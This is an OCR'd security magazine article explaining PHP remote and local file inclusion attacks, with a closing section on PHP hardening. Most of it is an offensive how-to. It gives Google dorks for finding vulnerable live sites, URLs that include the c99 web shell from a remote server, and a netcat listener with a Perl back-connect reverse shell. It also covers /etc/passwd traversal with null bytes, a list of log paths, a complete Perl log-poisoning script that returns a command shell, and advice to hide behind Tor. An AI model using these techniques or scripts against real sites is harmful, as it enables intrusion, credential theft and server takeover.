

Remote and Local File Inclusion Explained

Gordon Johnson

Difficulty

I have always found RFI and LFI to be one of the most interesting concepts in terms of web exploitation. Although it may normally be interpreted as the most common, script kiddie-esque form of exploitation, I find this to be false. When the term script kiddie is used, most people generally think along the lines of point and click exploitation.

In RFI and LFI there are more levels and dynamics than what meets the eye. Bear in mind, I hold absolutely no responsibility whatsoever for someone's so-called *moral* actions or lack thereof. And of course, the old *perform at your own risk* also comes to mind; revel in the hackneyed glory.

RFI

Let us proceed to business. RFI stands for Remote File Inclusion. The main idea behind it is that the given code inserts any given address, albeit local or public, into the supplied include command. The way it works is that when a website is written in PHP, there is sometimes a bit of inclusion text that directs the given page to another page, file or what you have. Below is an example of the code:

```
include($base_path . "/page1.php");
```

The include statement above uses the `page1.php` as its file to load. For example, if the user was to browse to the bottom of the page and click *Next*, he will execute the code that triggers the next page to load. In this case, it could be `page2.php` depending on how the code is written. RFI exploits the include command to run your script, remotely within the given site. If we can manipulate the `$base_path` variable to equal our own script/public directory, then it will run as if it was a normal file on the web server itself.

Given a website that uses the very basic include command given above, making it vulnerable to this exploit, and knowing what the given variable is by viewing the code in `index.php` (*http://lameserver-example.com/index.php*) we can

What you will learn...

- What Remote and Local File Inclusion are
- What makes them tick, how to execute them
- How to defend against them by taking proper PHP coding methods

What you should know...

- General understanding of perl and PHP
- Basic idea of how an operating system functions
- Large vernacular in terms of commonly used UNIX commands, and a large heaping of logic.

Note for Clarification

There are two assumptions being made; one of which is that you understand that nc.exe is a Windows executable file being executed on your assumed operating system of choice, and secondly, you would use an alternative to this application to work properly if using another OS.

edit the given variable by placing a `?` at the end of the selected file, and defining the variable from there. We can redefine the variable at this point to some other server's text file elsewhere that contains PHP. Please, note that the following situation will be more geared towards executing a *shell* within the provided web server. You may ask: Why only *.txt*? Since this remote inclusion will use the file as if it was its own within the server, it is going to treat it as if it was a non-parsed PHP file that needs parsing! Thus, if you were to take the given text within the text file and parsed it as PHP, it would eventually execute the remotely supplied code. Take this as an example:

http://lameserver-example.com/index.php?base_path=http://anotherserver.com/test.txt?cmd_here

This is an explanation: *lameserver-example.com* is the base targeted URL, `index.php` is the file that is being exploited, `?` is to allow us to tweak the so called blind file to make `base_path` (the variable) to equal another file elsewhere. The `text.txt` will be parsed with the command after the `?`. So far, we have our target and we know that it will display the text in a parsed manner. We can see how valuable this concept really is. You will most likely wish to view and manipulate the files within the server, possibly even *tweak* them a bit for the administrator. Thankfully, someone has already done all of this work for us – there is a *shell* called `c99.txt`. Certainly, there are many shells available that are written for situations such as these; one other common shell is `r57.txt`. However, `c99.txt` is a *web-GUI* command prompt based shell that has the ability to execute most commands that you would usually execute within a bash shell, such as `ls`, `cd`, `mkdir`, etc. Most importantly, it gives you the ability to see what files are on the supplied exploited server, and the ability to manipulate them at will. First off, you need to find a shell that can perform the dirty deed. Use Google to search for `inurl:c99.txt`. Download it and upload elsewhere to be used as a text document (**.txt*). Let us see what the command will look like once executed within our browser: *http://lameserver-example.com/index.php?base_path=http://anotherserver.com/c99.txt?ls*

The only code that changed was that we placed our directory and filename for the shell that needed to be parsed. If all went well, we will now have our shell looking inside the web server, and will have the ability to manipulate our `index.php` to anything we please. The extra bit of code at the end of the question mark executes the bash command called `ls`, which displays all the files within the current directory that the string of text is being executed within. Now let us try out an example of this in the real world (ahem, ethereal world, rather).

The majority of people who do not feel like doing the work to find exploits, normally search in large databases, such as `milw0rm` for a public exploit, then apply it in the manner given. Other people either use scanners, or *Google dorks*. The more technically savvy tend to develop their own exploits after studying the script for *holes*, and either keep it as their own exploit, or submit as the `0day`. A Google dork is the act of harnessing Google's provided tools/phrases to help filter out what you are browsing for. The most success I have had when searching for a particularly vulnerable page has been with the search method of:

```
"allinurl:postscript.php?p_mode="
```

Once my target has been found, I try my code found within the *milw0rm* database. All you need to do now is to find what inclusion variable is in use and add a `?` after the index.php along with the command and the file of ours, conveniently located



Figure 1. *RFI search*



Figure 2. *RFI found*

elsewhere. Before I go any further, go grab the tor, Vidalia, Privoxy, and TorButton bundle, and install it. Proxies are your friend, remember that. But yet again, I only condone this if you own the server, or have exclusively been given the right to do so (see Figures 1, 2, 3).

Now of course I did not touch this site of mine at all, and I hid the URL, etc. for very good reason. The pictures are pretty much self-explanatory of what you are capable of doing on here.

Lovely! Now when we have an access, we can gain a shell back to the server itself with a back connect method. Here is what makes RFI rather interesting: the ability to exploit it even further. All that needs to be done at this point would be to find a directory that enables you to upload any file you choose. In this case, we will upload a Perl script to a RW directory. Though I will not provide a *back-connect* script, you should have no problem finding it, installing Perl, etc. From this point, the well-known netcat program becomes a large part of the tutorial. This will enable us to harness the back-connect script, and connect to it directory, thus giving us full access to the server. After getting nc.exe, the command to be executed is nc `-l -n -v -p 8080`

Let us quickly go through what each command represents after "nc" so it is understood what is occurring on your machine: `-l, -v, -p = listen` to all incoming connections on the specified port (whatever comes after `-p`). `-n` specifies that it must be a numeric address only, no DNS (meaning IP address only).

Proceed back to the RFI exploited web page and look for the area where it states: *Local command*. Within the supplied text field, you would need to type the following command: perl `back.pl <your_public_ip_address_here> 8080`. This will allow the perl binary to execute the code you had recently uploaded. The script will run, and give you access to the server remotely. If you glance back at your netcat command that was executed earlier, you will notice that you have connected to the targeted server. At this point in time, you may execute commands, and attempt to gain root by using various methods. I suggest you type id first, find out a bit of information about what server you are dealing with. From that point, after finding out what kernel it is, finding exploits for that given kernel would be necessary to gain root. However, this is another topic for later. Let us try not to stray too far away from RFI and LFI.

As you can see, you can dramatically expound upon each method.

Listing 1. *Default Log Locations*

```
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log
../../../../../../../etc/httpd/logs/acces.log
../../../../../../../etc/httpd/logs/error_log
../../../../../../../etc/httpd/logs/error.log
../../../../../../../var/www/logs/access_log
../../../../../../../var/www/logs/access.log
../../../../../../../usr/local/apache/logs/access_log
../../../../../../../usr/local/apache/logs/access.log
../../../../../../../var/log/apache/access_log
../../../../../../../var/log/apache2/access_log
../../../../../../../var/log/apache/access.log
../../../../../../../var/log/apache2/access.log
../../../../../../../var/log/access_log
../../../../../../../var/log/access.log
../../../../../../../var/www/logs/error_log
../../../../../../../var/www/logs/error.log
../../../../../../../usr/local/apache/logs/error_log
../../../../../../../usr/local/apache/logs/error.log
../../../../../../../var/log/apache/error_log
../../../../../../../var/log/apache2/error_log
../../../../../../../var/log/apache2/error.log
../../../../../../../var/log/error_log
../../../../../../../var/log/error.log
```

LFI

LFI is a *Local File Inclusion*. This is when you find a particular file within a database and uses it against the web server. Such as *discovering* the faithful `/etc/passwd/ username/password` file, cracking the MD5 hash, (the format for encryption is `{CRYPT}$1$salt$encrypted_pass`) and then logging in via `ssh`. The method is pretty much same as above, just a matter of finding the exploitable site. All same ideas here, except we are now applying a different address within the inclusion, the file located by default on the server. One example on how to find these particular sites would be to look either for an exploit on `milw0rm`, or do a Google search for:

```
inurl:home.php?pg=
```

or

```
inurl:index.php?pg=
```

They are pretty easy to find, it took me roughly 40 seconds to find it (see Figure 4).

All I had to do was to add: `../../../../../../../../../../../../../etc/passwd` after the code stating: `home.php?pg=`

How much easier could it get? Now that we have all of this information in front of us, let us interpret what it means, and how we may use it to our advantage. The syntax of the text in front of you is `username:passwd:UID:GID:full_name:directory:shell`

However, it appears in our case that the password is *hidden aka*

shadowed. This means that it has been replaced with an `x`, and is now located within `/etc/shadow`. We will not be able to access this, since it may only be accessed by root. No problem, this is just to get our feet wet. Whenever you see an `x` as opposed to a garbled password, it is located in the /etc/shadow, and if you see a `!`, it means that it is located within `/etc/security/passwd`. On the other hand, let us just say you found a *good* file without anything being shadowed. All you need to do now is decrypt it. You may also wish to peruse around in other directories, such as:

```
/etc/passwd
/etc/shadow
/etc/group
/etc/security/group
/etc/security/passwd
/etc/security/user
/etc/security/environ
/etc/security/limits
/usr/lib/security/mkuser.default
```

Every now and again, though, the website may output that `/etc/passwd/` cannot be found simply because the server is interpreting the location as if it is `/etc/passwd.php/`. To correct this, we need to apply what is called a *Null Byte*. This bit of code looks like: `%00`. In SQL, it means 0, but everywhere else in coding, it is interpreted similar to a black hole, such as `/dev/null/`. This code eliminates the use of an extension. The code would appear as `/etc/passwd%00` when entered into the address bar.

But there is no reason to be discouraged when seeing a shadowed list of passwords; you should be thrilled to have even discovered a vulnerability. At this point in time, we know two things: one – that nothing is properly passed through without being sanitized by PHP, and two – we now know that we have the ability to look for logs to inject. Normally, LFI tutorials stop a few lines above here, but we shall go a bit more in depth. There are many common default `directories/*.log` locations for mainly Apache-based web servers, and we will make reference to the lengthy list: Listing 1.

Normally, just as before, you would apply each directory string after the `=` and see where it takes you. If successful, you should see a page that displays some sort of log for the moment it is executed. If it fails, you will be redirected to either a *Page cannot be found*, or redirected to the main page. To make this process slightly less painful/daunting, it is very useful to have a plug-in for Firefox entitled: *Header Spy*. It will tell you everything you need to know about the web server, such as the *Operating System* it is running, and what version of Apache the server is running. If you were to stumble upon a vulnerable box that does not properly pass through text, and displays a list of shadowed passwords, we can now use Header Spy to help us figure out what might the default directory for logs may be. For example, you may notice that it is using Apache 2.0.40 with a Red Hat OS. Simply do a bit of *Googling* to find out what the default directory for logs is, and low and behold, in this case it is `/../../../../../../etc/httpd/logs/acces_log`. Now when we have the proper directory, we may exploit it (inject code). With this log file in hand, we can now attempt to inject a command within the browser, such as `<? passthru(\$_GET[cmd]) ?>` (please, keep in mind that this is merely an example of what the vulnerable code we are exploiting may be, and would need to be changed accordingly). This may be injected at the end of the address, but will most likely not work since your web browser interprets

Listing 2. *Log Injection Script*

```
#!/usr/bin/perl -w
use IO::Socket;
use LWP::UserAgent;
$site="www.vulnerablesite.com";
$path="/";
$code="<? passthru(\$_GET[cmd]) ?>";
$log = "../../../../../../../../etc/httpd/logs/error_log";

print "Trying to inject the code";
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site",
                        PeerPort=>"80") or die "\nConnection Failed.\n\n";
print $socket "GET ".$path.$code." HTTP/1.1\r\n";
print $socket "User-Agent: ".$code."\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Connection: close\r\n\r\n";
close($socket);
print "\nCode $code successfully injected in $log \n";

print "\nType command to run or exit to end: ";
$cmd = <STDIN>;

while($cmd !~ "exit") {

$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site",
                        PeerPort=>"80") or die "\nConnection Failed.\n\n";
    print $socket "GET ".$path."index.php?filename=".$log."&cmd=$cmd HTTP/
                        1.1\r\n";
    print $socket "Host: ".$site."\r\n";
    print $socket "Accept: */*\r\n";
    print $socket "Connection: close\r\n\r\n";

    while ($show = <$socket>)
    {
        print $show;
    }

print "Type command to run or exit to end: ";
$cmd = <STDIN>;
}
```

symbols in a different fashion, such as a space is `%20`, `%3C` is `<`, and so on. Most likely, if you were to reexamine the code after injection, it would appear as `%3C?%20passthru(\$_GET[cmd])%20?%3E`. But the whole point of the code (when broken up) was to gain (GET) a command prompt, `cmd`. Since browsers are not typically the best way to do this, our handy perl script will execute this in the correct manner desired. Directions: acquire the perl libraries, install, whatever needs to be done so the computer has the ability to properly compile the scripts. Create a new text document, and insert the code in Listing 2.

Now, I will not go into how a perl script works, coding horrors, etc. However, if you have any experience in C, or any other classic language, you will have no trouble discerning the code. But for time's sake, glance over the code in bold. Each `$variable` you see is what needs to be user-defined, depending on your situation. The first variable is `$site`, which needs to be defined as your root vulnerable site without any trailing directories. $path is everything that comes after the domain, if your vulnerable path was `/vulnerable_path/another_folder/`, this would go here. But if the site is `vulnerablesite.com/index.php?filename=../../../dir/dir2/`, then the `$path` variable would be a simple trailing `/`. $code would be what bit of code was found vulnerable within the exploited **.php*. `$log` is the directory you had applied earlier that brought up a proper log file. Now the final part to edit would be the GET command, and defining a slight variance of `.$path.` which in our case is what follows the original `$path`, and right before our `$log` variable. In this case, we define the vulnerable **.php*, the command that proceeds `(?filename=)`. When put all together, it would look just like your original exploited URL placed within your browser. Quite painless, considering the fact that very little effort is being placed into action, and all the *hard work* in the template has already been crafted. After saving this as a **.pl*, execute it within your command prompt or bash `shell`.. If everything works accordingly, two statements will be made while one – expressing that it was successfully executed, and two – you are given the option to execute commands. Might I suggest the classic *whoami* command. Much may be explored from here, and so we have reverted and made a full circle back to the ending of the RFI tutorial.

Side Note

Further explanation in regards to the passwd file. *The /etc/passwd file contains basic user attributes. This is an ASCII file that contains an entry for each user. Each entry defines the basic attributes applied to a user.* (*http://www.unet.univie.ac.at/aix/files/aixfiles/passwd_etc.htm, 2001*)



Figure 3. *RFI*

Figure 4. *LFI example*

PHP Hardening

Both methods are very useful when testing your PHP and Perl skills, and also very powerful when placed into the wrong hands. That is why it is always good to practice proper sanitation when coding, and to never take any shortcuts simply because it's there.

Conceivably the most important part of the article is to give a few hints about how to avoid such dilemmas. Simply put, the include command is not *bad* nor *evil*, but mistreated by people who do not know what they are doing, and commonly use it as a form of laziness when coding. An alternative to properly sanitizing your code would be to disable a few options within your `PHP.ini`. Choose

On the 'Net

- *http://www..php.net/include/*
- *http://www.w3schools.com/php/php_includes.asp*
- *http://www.perlfect.com/articles/sockets.shtml*
- *http://en.wikipedia.org/wiki/MD5*
- *http://www.unet.univie.ac.at/aix/files/aixfiles/passwd_etc.htm*
- *http://www.google.com/help/operators.html*
- *http://netcat.sourceforge.net/*
- *http://www.linux.org/docs/ldp/howto/Shadow-Password-HOWTO-2.html*

About the Author

Gordon Johnson, originally hailing from Connecticut, is a Sophomore at Indiana University, and has had an interest in network security for quite some time. He has dabbled in most forms of computing, albeit 3d graphics interior design, programming, network auditing, web design, hardware modification/development, and running various game/web/IRC servers.

to disable `register_globals` and `allow_url_fopen` and this will greatly limit your chances of being attacked by the prior mentioned methods. Now this is not the `end-all be-all` security sanitizer, but causes quite a disgruntled effect on the attackers end. After all, a security specialist understands that there is no such thing as security - everything is merely a deterrent.

Let us glance over a few more examples in terms of hardening the PHP code. For example, making reference back to RFI includes, take this code:

```
include $_GET[page];
```

Not very decent coding there, considering the fact that any given page with any given extension may be directly included within the GET command, replacing *page*. But what if we were to be a tad bit more specific with our GET request, and eliminate all other given extensions? Such as (since we are only coding in PHP) why not make the included files only **.php*? The following code would appear as such:

```
include "$_GET[page].php";
```

All we had to do was specify a particular extension after the given variable (page) to imply that we only want `*.php` extension pages. Now to test the altered code, let us assume that it is within *index.php*, on domain *http://test_site.com*. The original link will appear as such: *http://test_site.com/index.php?page=home*. Home is the main page for the site. To attempt to manipulate the include function: *http://test_site.com/index.php?page=http://www.vicious_site.com/evil.txt*

In the end, you will wind up with several warnings that notify the user that there was a problem on a specific line, and spits out the working local directory (a mere annoyance, but much more appealing than to have an actual RFI exploit to take place on the web server). An example of what one of the several lines may output as:

```
Warning: main(http://vicious_site.com/
evil.txt.php): failed to open stream:
HTTP request failed! HTTP/1.1 404
Not Found in /htdocs/test_site/
index.php on line 2
```

Now at the same time, this does not mean that we cannot execute PHP code remotely, such as a simple `phpinfo();`. Same thing would occur again, minus the errors, and replacing the `evil.txt` with whatever PHP file you have created with the `phpinfo();` code. Now, the code has been executed completely, but it can only pull info from our server. Considering the fact that the way it works is by virtue of pulling everything locally on the `vicious_site.com's` domain, and redirects the output onto `test_site.com`. To bypass this, we could simply edit the `httpd.conf` on our end of the server so that PHP is no longer the script handler, restart httpd, and we are done.

To avoid this last method of inclusion, it is best to *hard code* everything. You should define each *allowed* page rather than gleefully accepting all pages regardless of the extension or filename. Also, be sure to force disregard for any non-alphanumeric character, this will certainly save much time/tears when securing your PHP-based website. Getting back to LFI, some simple logic may be applied in this situation. Considering that, now we understand that `../../../` may be interpreted as a non-alphanumeric set of characters (but let us just say we accept it anyway), you may think out of the box and believe that we are not solely restricted to using only the classic /etc/passwd file locations: What about all the other files within the server? The question at hand is: *What are the most common files that contain the most valuable information in plain text?* Some of these files are `config.php`, `install.php`, `configuration.php`, `.htaccess`, `admin.php`, `sql.php` `setup.php`. Consider the following formula, if you figure out what *pre-scripted* script is in use, perform a bit of research about what the default filenames indeed are, location, include variables, etc., and the LFI exploit is available. With this recipe, you could go directly to the `config.php` file, and read it in plain text. But of course, there will be a bit of tweaking involved, such as applying the null byte learned earlier (`%00`) to eliminate interpretation of a different extension. This is yet another good reason why you should code your own material, and not use anything default and put faith in some random coder, or company to write what you need. These are just a few simple thoughts that may appear to be obvious at first, but will eliminate much hassle.

With any luck you, the reader, may have a better understanding about how closely browsers cooperate almost directly with an operating system, along with many other new ideas about how PHP and web servers work, etc. May the wind be at your back, and happy coding! ●